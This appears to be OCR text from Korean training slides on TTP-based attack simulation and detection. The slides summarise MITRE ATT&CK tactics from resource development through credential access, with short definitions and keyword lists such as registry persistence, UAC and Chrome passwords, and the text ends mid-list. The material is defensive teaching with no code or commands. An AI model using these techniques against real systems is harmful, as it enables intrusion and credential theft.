





TTPs 기반 공격 시뮬레이션 및 탐지

Resource Development(자원 개발)

- 리소스 개발은 공격자가 타겟팅을 지원하는 데 사용할 수 있는 리소스를 생성, 구매 또는 손상/도용하는 기술로 구성






TTPs 기반 공격 시뮬레이션 및 탐지

Initial Access(초기 침투)


- 초기 액세스는 네트워크 내에서 초기 기반을 확보하기 위해 다양한 진입 벡터를 사용하는 기술로 구성
- Email, Exploit, USB, Web Browser



TTPs 기반 공격 시뮬레이션 및 탐지

Execution(실행)

- 실행은 로컬 또는 원격 시스템에서 공격자가 제어하는 코드를 실행하는 기술로 구성됩니다.
- Cmd, Pwsh, Bash, Msi…Malware





TTPs 기반 공격 시뮬레이션 및 탐지

Persistence(지속성 유지)

- 지속성은 공격자가 재시작, 자격 증명 변경, 액세스를 차단할 수 있는 기타 중단 시에도 시스템에 대한 액세스를 유지하기 위해 사용하는 기술로 구성됩니다.

- Registry, WMI, Startup Path, taskschd.msc







TTPs 기반 공격 시뮬레이션 및 탐지

Privilege Escalation(권한 상승)

- 권한 상승은 공격자가 시스템이나 네트워크에서 더 높은 수준의 권한을 얻기 위해 사용하는 기술로 구성됩니다.

- System(High)/Administrators(Medium)/User(Low)







TTPs 기반 공격 시뮬레이션 및 탐지

Defense Evasion(방어 회피)

- 방어 회피는 공격자가 침해 전반에 걸쳐 탐지를 피하기 위해 사용하는 기술로 구성됩니다. 방어 회피에 사용되는 기술에는 보안 소프트웨어 제거/비활성화, 데이터 및 스크립트 난독화/암호화 등이 포함됩니다

- UAC, Access Token, Group Policy






TTPs 기반 공격 시뮬레이션 및 탐지

Credential Access(자격 증명 엑세스)

- 자격 증명 액세스는 계정 이름 및 비밀번호와 같은 자격 증명을 도용하는 기술로 구성됩니다. 자격 증명을 얻는 데 사용되는 기술에는 키 로깅 또는 자격 증명 덤핑이 포함됩니다.


- SSH key, Chrome password, Windows 